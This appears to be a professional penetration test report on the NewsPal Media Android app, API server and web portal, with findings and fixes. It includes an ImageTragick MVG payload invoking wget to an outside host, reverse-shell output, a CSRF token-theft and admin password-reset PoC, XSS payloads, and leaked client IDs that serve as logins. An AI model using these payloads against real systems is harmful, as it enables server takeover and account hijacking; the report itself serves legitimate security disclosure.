Fine penetration tests for fine websites

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Pentest-Report NewsPal Media 06.2016

Cure53, Dr. Mario Heiderich, Fabian Fäßler, Tsang Chi Hong, Abraham Aranguren

Index

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Introduction

This report documents a penetration test against the NewsPal Media application and its connected entities. The project was funded by the Open Technology Fund and performed by the Cure53 team over the course of nine days in mid-June 2016. The investigations scheduled for this assignment involved four members of the Cure53 team. As for the main findings, the test yielded a total of twenty-two security issues.

With regard to the approach and scope, this assessment aimed at tackling the mobile NewsPal Media application, which effectively expanded the coverage to the API server employed by the app and its connected website. The Cure53 testers had access to source code for all of the mentioned instances. Furthermore, an operational staging server was made available to facilitate the tests, while an additional advantage was granted in the form of a single user-account provided by the Client.

As already indicated, there were twenty-two findings stemming from the test. Among the discoveries, half constituted security vulnerabilities and the remaining eleven issues should be characterized as more of general weaknesses. The main aspect that needs to be raised when going forward is the stark discrepancy with regard to the state of security between the fairly robust application and the much weaker website, plagued by a plethora of diverse security problems. As the tests went on, the focus was shifted to allow for as many discoveries in the latter realm to be tackled and documented in this report.

There were two issues that have received a “Critical” ranking with regard to grant security risks they pose and potentially tremendous impact they may entail. In a way while the problem discussed under NPM-01-011 shows how the unpatched ImageMagick and MVG upload effectively translates into the Remote Code Execution (RCE) needed for a hostile takeover, it still remains a more manageable discovery of the two. The second critical issue, namely the NPM-01-015 must be seen as more problematic, since it demonstrates how the all-important CSRF token may be stolen by any website. In order to avoid the massive fallout potentially caused by this issue, the maintainers of the NewsPal Media suite would need to completely rethink the design and ways of handling the information retrieval via AJAX.

While the report documents certain challenges that lie ahead the NewsPal Media application, yet also features numerous recommendations, guidelines or even ready-for-deployment solutions for moving forward.

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Scope

- **Mobile App Sources**
  - https://github.com/mangolita/npm-android-v1/
- **Web Application**
  - https://portal.projectmango.com/
- **Web Application Sources**
  - Shared via GitHub

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *NPM-01-001*) for the purpose of facilitating any future follow-up correspondence.

NPM-01-002 Android: Lack of screen capture protections *(Low)*

It was found that the NewsPal app fails to take advantage of the available Android protections and lets other applications capture what is displayed on the screen. The described type of the screen capture capabilities become available to any application with no special permissions as long as the user accepts a prompt issued by a dialog box. In effect, the application records what occurs on the screen, which is common for taking screenshots and aps used for video recording. Alternatively, if the malicious application has root access, the ability to take screenshots requires no user prompts at all. Malicious apps may gain root privileges by simply prompting a user to allow them on a rooted phone. Similarly, they can leverage one of the known Android vulnerabilities. In the context of a news reader application, a malicious app might seek to gain insights about the reading habits and interests of the NewsPal users.

This issue can be confirmed by taking a screenshot at any time when using *adb* shell commands without root privileges:

Commands:

```
adb shell screencap -p /mnt/sdcard/screenshot1.png
adb pull /mnt/sdcard/screenshot1.png
```

If this issue is considered a concern then it is recommended to ensure that all Web Views have the Android *FLAG_SECURE* flag[1] set. This will guarantee that even the apps

[1] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

running with root privileges cannot capture the information displayed by the app in question. It is advised that a fix similar to the following is implemented and ideally treated as a base activity that all other processes inherit:

Proposed Fix:

```
public class BaseActivity extends Activity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        /**
         * approach 1: create a base activity and set the FLAG_SECURE in it,
         * Extend all other activities, Fragments from this activity
         */
        getWindow().setFlags(LayoutParams.FLAG_SECURE,
                LayoutParams.FLAG_SECURE);
    }
```

If the proposed solution is considered unfeasible, then a different yet also acceptable approach could be to amend the *onCreate* method of the relevant Views on Android, making the corrective adjustment depicted below:

```
protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);
       getWindow().setFlags(LayoutParams.FLAG_SECURE,
       LayoutParams.FLAG_SECURE);
```

NPM-01-003 Android: Lack of TLS Certificate Pinning *(Medium)*

It was found that the Android application does not currently implement any form of either a certificate or a public key pinning when it communicates with the backend servers. A malicious attacker with a certificate trusted by the relevant Android certificate store (i.e. most governments and attackers with considerable resources) could therefore intercept network communications, hijack user sessions and capture all interactions that the users have with the backend servers.

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

It is recommended to implement pinning on the Android app, at least for all of the NewsPal servers. While this will not prevent researchers from inspecting API calls, it will protect average users from governments and attackers of considerable means, who are generally known to be able to forge the widely trusted SSL certificates. For more information about pinning, including Android and iOS examples of implementations, please see the *OWASP Pinning Cheat Sheet*[2] and the *OWASP Certificate and Public Key Pinning*[3] technical guide.

NPM-01-006 API Server: Multiple SSL configuration issues *(Medium)*

It was found that the SSL configuration of the API Server contains a number of weaknesses. The most serious of them is *CVE-2016-2107*[4], which is a padding oracle vulnerability that allows attackers to retrieve clear-text information from *AES CBC* sessions. The general lack of a redirect from port 80 to port 443 is also concerning and might be leveraged by attackers with an ability to manipulate network communications in phishing attacks against the *projectmango.com* staff.

Issue 1: Lack of HTTPS redirect
The general lack of redirect to HTTPS can be observed when one simply visits the following URLs in the browser:

- http://api.projectmango.com/
- http://api.projectmango.com/users/sign_in

Although these URLs return a 404 page, an attacker able to manipulate network traffic could modify that to fool users into entering their credentials over clear-text HTTP without any browser warnings. In order to trick some of the users, an attacker would just need to show the expected sign-in page instead:
https://api.projectmango.com/users/sign_in

Issue 2: Other SSL misconfiguration issues
The remaining SSL misconfiguration issues can be summarised as follows:

- *CVE-2016-2107*: OpenSSL Padding Oracle Vulnerability due to an outdated version of the OpenSSL;
- POODLE attack[5] stemming from the SSLv3 support;

[2] https://www.owasp.org/index.php/Pinning_Cheat_Sheet
[3] https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning
[4] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2016-2107
[5] https://en.wikipedia.org/wiki/POODLE

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

- Weak Diffie Hellman Key Exchange parameters[6] in use.

Most of these issues can be trivially verified thanks to the SSL Labs website:
https://www.ssllabs.com/ssltest/analyze.html?d=api.projectmango.com&hideResults=on

It is recommended to improve the TLS configuration as a first step to solving this problem. The OWASP Transport Layer Protection Cheat Sheet[7] provides detailed instructions on how to roll out TLS securely, while the Duraconf templates[8] supply a great starting point for this purpose.

In addition to this, the SSL Labs test facility[9] can be used to examine the TLS configuration, keeping in mind that acquiring an A-grade result should be considered the correct objective. It is also recommended to implement a permanent redirect from port 80 to port 443 and send the HSTS header[10] along all requests to mitigate potential channel downgrade attacks.

NPM-01-007 Android: Permanent DoS via lack of client ID *(Medium)*

The investigation of the initial start-up has yielded a discovery of an important problem. Namely, having the app initially opened and then closed without a valid *client ID* being entered, leads to it ceasing to work completely. Even giving the phone a complete restart will not mend the problem, as the application it will always crash as soon as it is opened after the initial mishap. As for the security consequences, a malicious Android app could detect when the NewsPal application is being installed and trigger this condition, meaning that no new NewsPal users are ever able to set up and use the app. Furthermore, this attack could be automated by a malicious app able to check the list of the installed apps and launch certain intents as soon as the NewsPal app is installed or opened for the first time:

Attack Variant 1: Open NewsPal, wait for 3 seconds, then open another app.

This attack variant would require a malicious app to monitor the timing of the NewsPal application being installed. As soon as the NewsPal app appears in the system, the malicious app could send an intent to open it, then sending a second intent to open another application prior to a *client ID* for NewsPal being supplied.

[6] https://weakdh.org/
[7] https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
[8] https://github.com/ioerror/duraconf
[9] https://www.ssllabs.com/ssltest/
[10] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Step 1: Launch the NewsPal app

The first step is to launch the NewsPal app, which any Android app can do by sending the following intent:

Command:
```
adb shell am start -a "android.intent.action.MAIN" -n
"com.projectmango.projectmangonewspal/com.projectmango.newspal.activity.SplashSc
reenActivity"
```

Output:
```
Starting: Intent { act=android.intent.action.MAIN
cmp=com.projectmango.projectmangonewspal/com.projectmango.newspal.activity.Splas
hScreenActivity }
```

Step 2: Wait 2-3 seconds

The malicious application needs to wait for about 2 to 3 seconds until the NewsPal app has fully started and is at the stage of being prompted for the *client ID*.

Step 3: Send an intent to open another app

In that instance, the malicious app can send a secondary intent to open another app which exists on the phone, for example the Google Chrome mobile browser. This ensures that the *client ID* has not been supplied to the NewsPal app upon its first use, meaning that it will crash indefinitely:

Command:
```
adb shell am start -n com.android.chrome/com.google.android.apps.chrome.Main
```

Output:
```
Starting: Intent { cmp=com.android.chrome/com.google.android.apps.chrome.Main }
```

Attack Variant 2: Wait for the user to open the app, then open another app

In this scenario, the malicious app simply waits until the user opens the NewsPal app. Once that happens and before the user has time to enter a valid *Client ID*, the malicious app can issue an intent to open another app, achieving the permanent crash condition as well. As an example, an intent to open Google Chrome will work for this purpose:

Command:
```
adb shell am start -n com.android.chrome/com.google.android.apps.chrome.Main
```

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Output:

```
Starting: Intent { cmp=com.android.chrome/com.google.android.apps.chrome.Main }
```

Crash Condition:

Following the completion of either of the attack variants above, the crash condition has been created and the NewsPal app will never be usable. The only countermeasure to this problem is to have the application uninstalled and then completely reinstalled again. It needs to be noted again that restarting the phone will not take care of the problem. The user will see an error like the one shown below every time that the app is opened:



Fig.: Permanent NewsPal crash upon initialization

The crash can be investigated in the logs and there it looks as follows:

Android Logs:

```
06-06 20:22:43.877 11804 11804 D AndroidRuntime: Shutting down VM
06-06 20:22:44.012 11804 11804 E AndroidRuntime: FATAL EXCEPTION: main
06-06 20:22:44.012 11804 11804 E AndroidRuntime: Process:
com.projectmango.projectmangonewspal, PID: 11804
06-06 20:22:44.012 11804 11804 E AndroidRuntime: java.lang.RuntimeException:
Error receiving broadcast Intent
{ act=com.projectmango.newspal.RemoteResponseSuccess flg=0x10 (has extras) } in
com.projectmango.newspal.activity.SplashScreenActivity$3@4b93655
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.app.LoadedApk$ReceiverDispatcher$Args.run(LoadedApk.java:891)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.os.Handler.handleCallback(Handler.java:739)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.os.Handler.dispatchMessage(Handler.java:95)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.os.Looper.loop(Looper.java:148)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.app.ActivityThread.main(ActivityThread.java:5417)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
java.lang.reflect.Method.invoke(Native Method)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:726)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:616)
```

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

```
06-06 20:22:44.012 11804 11804 E AndroidRuntime: Caused by:
java.lang.NullPointerException: Attempt to invoke virtual method 'int
java.lang.String.compareTo(java.lang.String)' on a null object reference
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
com.projectmango.newspal.activity.SplashScreenActivity.checkClients(SplashScreen
Activity.java:151)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
com.projectmango.newspal.activity.SplashScreenActivity.access$000(SplashScreenAc
tivity.java:37)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
com.projectmango.newspal.activity.SplashScreenActivity$3.onReceive(SplashScreenA
ctivity.java:98)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     at
android.app.LoadedApk$ReceiverDispatcher$Args.run(LoadedApk.java:881)
06-06 20:22:44.012 11804 11804 E AndroidRuntime:     ... 8 more
06-06 20:22:44.015  5326  7510 W ActivityManager:   Force finishing activity
com.projectmango.projectmangonewspal/com.projectmango.newspal.activity.SplashScr
eenActivity
```

This corresponds to the following code snippet, which throws an uncaught exception due to the null *Client ID*:

Affected File:
npm-android-v1-develop/app/src/main/java/com/projectmango/newspal/activity/SplashScreenActivity.java

Affected Code:

```
143     private void checkClients(final List<Client> list) {
144         for (Client client : list) {
145             Log.e("CLIENT NAME", client.name);
146             Log.e("CLIENT ID", client.id);
147         }
148
149         boolean showDialog = true;
150         for (int i = 0; i < list.size(); i++) {
151             if (userIdInput.compareTo(list.get(i).id) == 0) {
```

It is recommended to perform adequate exception handling in the hopes of guaranteeing that the application is robust against the unexpected errors. In this particular instance, the type could be checked to avoid the exception.

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-008 Android: No Tapjacking Protections implemented *(Low)*

It was found that the Android app fails to mitigate Tapjacking attacks and hence accepts user taps when another app is rendered on top. This is vital because the Android applications can open any other applications while rendering something else on top. This happens without any special permissions. A malicious app could leverage this weakness to fool a user into deleting all NewsPal bookmarks or performing any other action that only requires a predictable sequence of taps. This is possible to achieve for the malicious app because the users believing that they are tapping on A in fact are sending their taps over to the B app underneath.



Fig.: Deleting all bookmarks could be accomplished via Tapjacking

It is recommended to implement the *filterTouchesWhenObscured*[11][12] attribute at the Android WebView level[13] to ensure that taps from potential malicious apps rendered on top are ignored.

NPM-01-009 Android: pXSS via clear-text requests to backend servers *(Medium)*

It was found that the Android app makes some of the requests over a clear-text HTTP. A malicious attacker with the ability to modify network communications could leverage this weakness to, for example, modify HTTP requests, carry out phishing attacks, and effectively gain limited persistence in the phone even after the conditions for a MitM attack cease to exist. This includes the possibility of supplying arbitrary HTML and JavaScript, which will persistently take effect on the phone.

An example of the issue can be seen when the user taps on the *Feedback* icon. In this scenario, a clear-text request is made to the *android-feedback-v1.projectmango.com* domain. The normal request-response traffic looks like the following:

[11] http://developer.android.com/reference/android/view/View….uchesWhenObscured(boolean)
[12] http://developer.android.com/reference/android/view/Vie..._android:filterTouchesWhenObscured
[13] https://cordova.apache.org/docs/en/latest/guide/platforms/android/webview.html

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

URL:
http://android-feedback-v1.projectmango.com/

Request:
```
GET / HTTP/1.1
Host: android-feedback-v1.projectmango.com
X-Requested-With: com.projectmango.projectmangonewspal
[...]
```

Response:
```
HTTP/1.1 301 Moved Permanently
[...]
Location: https://parhamesque.typeform.com/to/MQaDEg
Server: DNSME HTTP Redirection
```

Since the request is made over clear-text HTTP, an attacker can change this redirect to point to any website. If the 301 status code is preserved, the attacker will also gain persistence on the phone every time the "*Feedback*" icon is tapped. The steps needed to be taken for this attack, as they were carried out during testing to verify this issue, are outlined next.

Step 1: Set up a rule to automatically replace the feedback redirects
An automated rule was set to modify feedback redirects so that they point to another server. The modified response looked as follows:

Response:
```
HTTP/1.1 301 Moved Permanently
[...]
Location: http://192.168.1.123/z.html
Server: DNSME HTTP Redirection
```

From this point onwards, every time the user taps on the "*Feedback*" icon, the attacker-supplied HTML and JavaScript will be rendered from the attacker's website without any further requests to the *android-feedback-v1.projectmango.com* domain. The latter is due to the permanent redirect and, effectively, it provides the attacker with persistent access and full control over the *Feedback* area of the application.

Step 2: Attack Possibilities
Once the attacker gains full persistence on the page, their dedicated result will be rendered when the *Feedback* icon is tapped. There are several possibilities of attacks that can come to fruition and the following discusses the two example options:

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

- The attacker can leverage the issue to perform phishing attacks. For example, the user can be prompted to supply their *Client ID*, meaning that the attacker thereby gains access to their account as described under the NPM-01-010.
- The attacker can execute JavaScript code in the security context of their own domain, which might be useful for obfuscating other attacks or actions aimed at other goals.

It is recommended to ensure all URLs requested by the application are fetched over SSL.

NPM-01-010 Android & API: Possible account take over via known user ID *(TBD)*

The mobile app and API server implement a custom authentication mechanism. In this mechanism, a *Client ID* is all that is needed to log in as a user without any password whatsoever. In addition to this, the client names and the *Client ID*s are both returned by the API and leaked on the mobile app logs. The IDs of all users are leaked by the server and on the phone, which is crucial given the fact that the user ID is all that is needed to log in successfully.

The following shows the system users leaked and appearing in the phone logs:

```
06-06 20:22:43.875 11804 11804 E CLIENT NAME: NewsPal
06-06 20:22:43.875 11804 11804 E CLIENT ID: 100001
06-06 20:22:43.875 11804 11804 E CLIENT NAME: Client Parham 01
06-06 20:22:43.875 11804 11804 E CLIENT ID: I6XbSNB3
06-06 20:22:43.875 11804 11804 E CLIENT NAME: client31
06-06 20:22:43.875 11804 11804 E CLIENT ID: 1JzWWRkh
06-06 20:22:43.875 11804 11804 E CLIENT NAME: client41
06-06 20:22:43.875 11804 11804 E CLIENT ID: 810021
06-06 20:22:43.875 11804 11804 E CLIENT NAME: Alston
06-06 20:22:43.875 11804 11804 E CLIENT ID: 645740
06-06 20:22:43.875 11804 11804 E CLIENT NAME: richmond
06-06 20:22:43.875 11804 11804 E CLIENT ID: 732523
```

The *Client ID*s are also leaked by the API Server through the following endpoint:.

Request:

```
GET https://api.projectmango.com/v2/clients
[...]
```

Response:

```
{"data":[{"name":"NewsPal","id":"100001","logo":"https://pm-v1-
prod.s3.amazonaws.com/uploads/client/logo/1/thumb_2015-10-10_21-37-03.png"},
{"name":"Client Parham 01","id":"I6XbSNB3","logo":"https://pm-v1-
```

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

```
prod.s3.amazonaws.com/uploads/client/logo/2/thumb_2015-10-10_21-37-03.png"},
{"name":"client31","id":"1JzWWRkh","logo":"https://pm-v1-
prod.s3.amazonaws.com/uploads/client/logo/3/thumb_2015-10-10_21-37-03.png"},
{"name":"client41","id":"810021","logo":"https://pm-v1-
prod.s3.amazonaws.com/uploads/client/logo/4/thumb_2015-10-10_21-37-03.png"},
{"name":"Alston","id":"645740","logo":"https://pm-v1-
prod.s3.amazonaws.com/uploads/client/logo/5/thumb_alston-bird-logo-main-
site.png"},{"name":"richmond","id":"732523","logo":"https://pm-v1-
prod.s3.amazonaws.com/uploads/client/logo/6/thumb_GreenFlowers.jpg"}]}
```

It is recommended to change this authentication mechanism so that a password is also required for a successful login to take place. In addition to this, it is clear that the user IDs should not be leaked, neither by the API, nor by being dumped in the Android logs.

NPM-01-011 Web: RCE via unpatched ImageMagick and MVG Upload (*Critical*)

It was found that the image processing library that is in use on the tested server is outdated. As such, it is prone to attacks using the *ImageTragick* bug[14], which enables arbitrary code execution with a specifically crafted image. To exploit the bug, the attacker simply has to create a file that contains MVG source code[15] and is applied with the file extension .GIF in spite of its content. By uploading this image to the webserver, the attacker will trigger the conversion process, which then executes the code within the MVG image. As can be seen below, the initial PoC used a *wget* call to the Cure53 server.

PoC (exploit.mvg.gif):

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"| wget cure53.de |"-la)'
pop graphic-context
```

Result in error message:

```
Image Failed to manipulate with MiniMagick, maybe it is not an image? Original
Error: `identify /tmp/mini_magick20160609-20619-1y9yjxd.gif` failed with error:
sh: 1: -la: not found --2016-06-09 12:01:13-- http://cure53.de/ Resolving
cure53.de (cure53.de)... 62.75.188.34 Connecting to cure53.de (cure53.de)|
62.75.188.34|:80... connected. HTTP request sent, awaiting response... 200 OK
Length: 39953 (39K) [text/html] Saving to: 'index.html' 0K .......... ..........
.......... .......... 100% 214K=0.2s 2016-06-09 12:01:14 (214 KB/s) -
'index.html' saved [39953/39953] identify.im6: unrecognized color
`https://example.com/image.jpg%22%7C wget cure53.de |"-la' @
warning/color.c/GetColorCompliance/947. identify.im6: delegate failed `"curl" -s
-k -o "%o" "https:%M"' @ error/delegate.c/InvokeDelegate/1065. identify.im6: no
decode delegate for this image format `/tmp/magick-LZG0ieN6' @
```

[14] https://imagetragick.com/
[15] http://www.imagemagick.org/script/magick-vector-graphics.php

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

```
error/constitute.c/ReadImage/578. identify.im6: non-conforming drawing primitive
definition `fill' @ error/draw.c/DrawImage/3158.
```

Result in Logs:

```
52.2.126.224 - - [09/Jun/2016:13:59:11 +0200] "GET / HTTP/1.1" 200 40248 "-"
"Wget/1.15 (linux-gnu)"`
```

After the initial PoC was created and tested, another exploit was carried out. The latter effort was to invoke a reverse shell[16] that connects to one of the Cure53 servers and allowed the testers to get a full and interactive shell access to the server:

```
deploy@ip-172-31-7-132:~/newsweb/current$ ls -la
ls -la
total 108
drwxrwxr-x 13 deploy deploy  4096 Jun 10 07:50 .
drwxrwxr-x  5 deploy deploy  4096 Apr 20 16:24 ..
drwxrwxr-x  9 deploy deploy  4096 Apr 20 16:21 app
drwxrwxr-x  2 deploy deploy  4096 Apr 20 16:21 bin
drwxrwxr-x  2 deploy deploy  4096 Apr 20 16:24 .bundle
-rw-rw-r--  1 deploy deploy   725 Apr 20 16:21 Capfile
drwxrwxr-x  9 deploy deploy  4096 Apr 20 16:24 config
-rw-rw-r--  1 deploy deploy   154 Apr 20 16:21 config.ru
drwxrwxr-x  3 deploy deploy  4096 Apr 20 16:21 db
-rw-rw-r--  1 deploy deploy  1521 Apr 20 16:21 Gemfile
-rw-rw-r--  1 deploy deploy 10575 Apr 20 16:21 Gemfile.lock
-rw-rw-r--  1 deploy deploy   529 Apr 20 16:21 .gitignore
drwxrwxr-x  4 deploy deploy  4096 Apr 20 16:21 lib
lrwxrwxrwx  1 deploy deploy    31 Apr 20 16:24 log ->
/home/deploy/newsweb/shared/log
drwxrwxr-x  7 deploy deploy  4096 Apr 20 16:24 public
-rw-rw-r--  1 deploy deploy   252 Apr 20 16:21 Rakefile
-rw-rw-r--  1 deploy deploy   478 Apr 20 16:21 README.rdoc
-rw-rw-r--  1 deploy deploy     8 Apr 20 16:23 REVISION
-rw-rw-r--  1 deploy deploy    37 Apr 20 16:21 .rspec
-rw-rw-r--  1 deploy deploy     8 Apr 20 16:21 .ruby-gemset
-rw-rw-r--  1 deploy deploy     6 Apr 20 16:21 .ruby-version
drwxrwxr-x  6 deploy deploy  4096 Apr 20 16:21 spec
drwxrwxr-x  2 deploy deploy  4096 Apr 20 16:21 stories
-rw-rw-r--  1 deploy deploy   378 Apr 20 16:21 story_snapshot_template.html.erb
drwxrwxr-x  2 deploy deploy  4096 Apr 20 16:24 tmp
drwxrwxr-x  3 deploy deploy  4096 Apr 20 16:24 vendor
deploy@ip-172-31-7-132:~/newsweb/current$
```

It is urgently recommended to fix this issue by updating all libraries on the server to their respective latest versions. In addition, it is paramount to invest some effort into enhancing the MIME checks after an image has been uploaded and prior to a

[16] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

conversion attempt that lies ahead. The bug was only exploitable because the application failed to properly check the MIME type of the uploaded file and started the conversion process with an MVG image that was assumed to be a valid GIF file. In addition, the error handling of the image converter should be optimized so no errors are shown on the website if the conversion fails.

NPM-01-012 Web: Persistent XSS in Admin List View *(Medium)*

A persistent XSS vulnerability[17] was found in several of the List Views in the tested Admin area. The problem stems from a lack of filtering on several user-controlled values, encompassing the First Name, the Last Name and the Screen Name of the created users, editors, curators and listeners. For demonstration purposes, several users with XSS-injected names were created and can be observed executing JavaScript when visiting the URLs below.

Despite the bug being a persistent XSS, its severity was only set to “Medium”. The explanation is rooted in the fact that the attacker would need to have somehow enjoyed a status of a high-privileged user if he or she was ever to be able to exploit this problem. During the time of testing, no viable way was found for a low-privilege user to change their own name and thereby XSS on the Admin area.

Example URLs:

- https://portal.projectmango.com/producers
- https://portal.projectmango.com/listeners

Affected fields:

- `*[first_name]`
- `*[last_name]`
- `*[screen_name]`

Resulting Markup:

```
<tr class="odd"><td class=" sorting_1"><img onerror="alert(1)" src="x"> <img
onerror="alert(2)" src="x"></td><td class=""><img onerror="alert(3)"
src="x"></td><td class="">Editor</td><td class=""><a href="/producers/1149/edit"
data-toggle="modal" class="btn default btn-xs default">Edit</a></td></tr>
```

It is recommended to escape and encode the data from the affected fields just like any other data in the List View is currently escaped. A further recommendation is to review all other List Views and verify whether any other instances of unescaped and unencoded data are present and could therefore also cause XSS.

[17] https://en.wikipedia.org/wiki/Cross-site_scripting

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-015 Web: CSRF Token can be stolen by any Website *(**Critical**)*

Upon examining the AJAX requests and responses, both issued and processed by the application, it was found that an attacker can steal the CSRF token from an AJAX response in a trivially easy way. This token could naturally be then reused for a CSRF attack[18]. The main implications of this attack include its potential role in resetting administrator passwords (see NPM-01-016) and injecting persistent XSS into the List Views (see NPM-01-012).

PoC (retrieve token):

```
<script src="https://code.jquery.com/jquery-3.0.0.min.js"></script>
<div id="resource_allocator"></div>
<script src="https://portal.projectmango.com/producers/fetch_resources?
client_id=2"> </script>
<script>window.onload = function()
{alert(document.forms[0].authenticity_token.value)}</script>
```

PoC (reset admin password):

```
<script src="https://code.jquery.com/jquery-3.0.0.min.js"></script>
<div id="resource_allocator"></div>
<script src="https://portal.projectmango.com/producers/fetch_resources?
client_id=2"></script>
<script>window.onload = function(){with(new
XMLHttpRequest)open('post','https://portal.projectmango.com/user/update_password
'),setRequestHeader('Content-Type',' application/x-www-form-
urlencoded'),withCredentials=true,send('utf8=%E2%9C
%93&_method=patch&authenticity_token='+document.forms[0].authenticity_token.valu
e+'&user%5Bpassword%5D=12345678&user%5Bpassword_confirmation
%5D=12345678')}</script>
```

It is strongly recommended to abandon deploying any of the JavaScript files that contain sensitive information via AJAX. This is particularly applicable to files that carry the CSRF token. The current way of handling the AJAX responses found in the application is considered an extremely risky bad practice and anti-pattern. Instead it is recommended to wrap all code in a JSON response with the proper MIME type and charset (here UTF-8). Only then *JSON.parse()* can be used to accesses the encapsulated data.

What is more, it is recommended to prefix all JSON in the file with characters that cause syntax errors or endless loops to be executed if opened directly via script element (i.e. `while(1){}// {json: 123}` instead of `{json: 123}`). This way it can be made ensured that no data can be stolen easily with the use of the attack shown above, as well as the similar in nature JSON hijacking attack or Unicode-based attack.

[18] https://en.wikipedia.org/wiki/Cross-site_request_forgery

Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

NPM-01-018 Web: Outdated and insecure Rails Version in use *(High)*

A source code audit revealed that the Ruby-on-Rails version used by the NewsPal web application is out of date and plagued by several high-risk security vulnerabilities. These can be summarized as follows (see also CVE Details website about this issue[19]):

- **CVE-2016-2098** in the Action Pack in Ruby-on-Rails before 3.2.22.2, 4.x before 4.1.14.2, and 4.2.x before 4.2.5.2. This allows remote attackers to execute arbitrary Ruby code by leveraging the application's unrestricted use of the render method.
- **CVE-2016-2097** Directory traversal vulnerability in the Action View in Ruby-on-Rails before 3.2.22.2 and 4.x before 4.1.14.2. It allows remote attackers to read arbitrary files by leveraging the application's unrestricted use of the render method and providing a .. (dot dot) in a pathname. Note that this vulnerability exists because of an incomplete fix ofr the CVE-2016-0752.
- **CVE-2016-0752** Directory traversal vulnerability in the Action View in Ruby-on-Rails before 3.2.22.1, 4.0.x and 4.1.x before 4.1.14.1, 4.2.x before 4.2.5.1, and 5.x before 5.0.0.beta1.1. The problem here allows remote attackers to read arbitrary files by leveraging the application's unrestricted use of the render method and providing a .. (dot dot) in a pathname.
- **CVE-2016-0751** *actionpack/lib/action_dispatch/http/mime_type.rb* in the Action Pack in Ruby-on-Rails before 3.2.22.1, 4.0.x and 4.1.x before 4.1.14.1, 4.2.x before 4.2.5.1, and 5.x before 5.0.0.beta1.1. It fails to properly restrict the use of the MIME type cache, which allows remote attackers to cause a denial of service (memory consumption) via a crafted HTTP Accept header.
- **CVE-2015-7581** *actionpack/lib/action_dispatch/routing/route_set.rb* in the Action Pack in Ruby-on-Rails 4.x before 4.2.5.1 and 5.x before 5.0.0.beta1.1. It allows remote attackers to cause a denial of service (superfluous caching and memory consumption) by leveraging the application's use of a wildcard controller route.
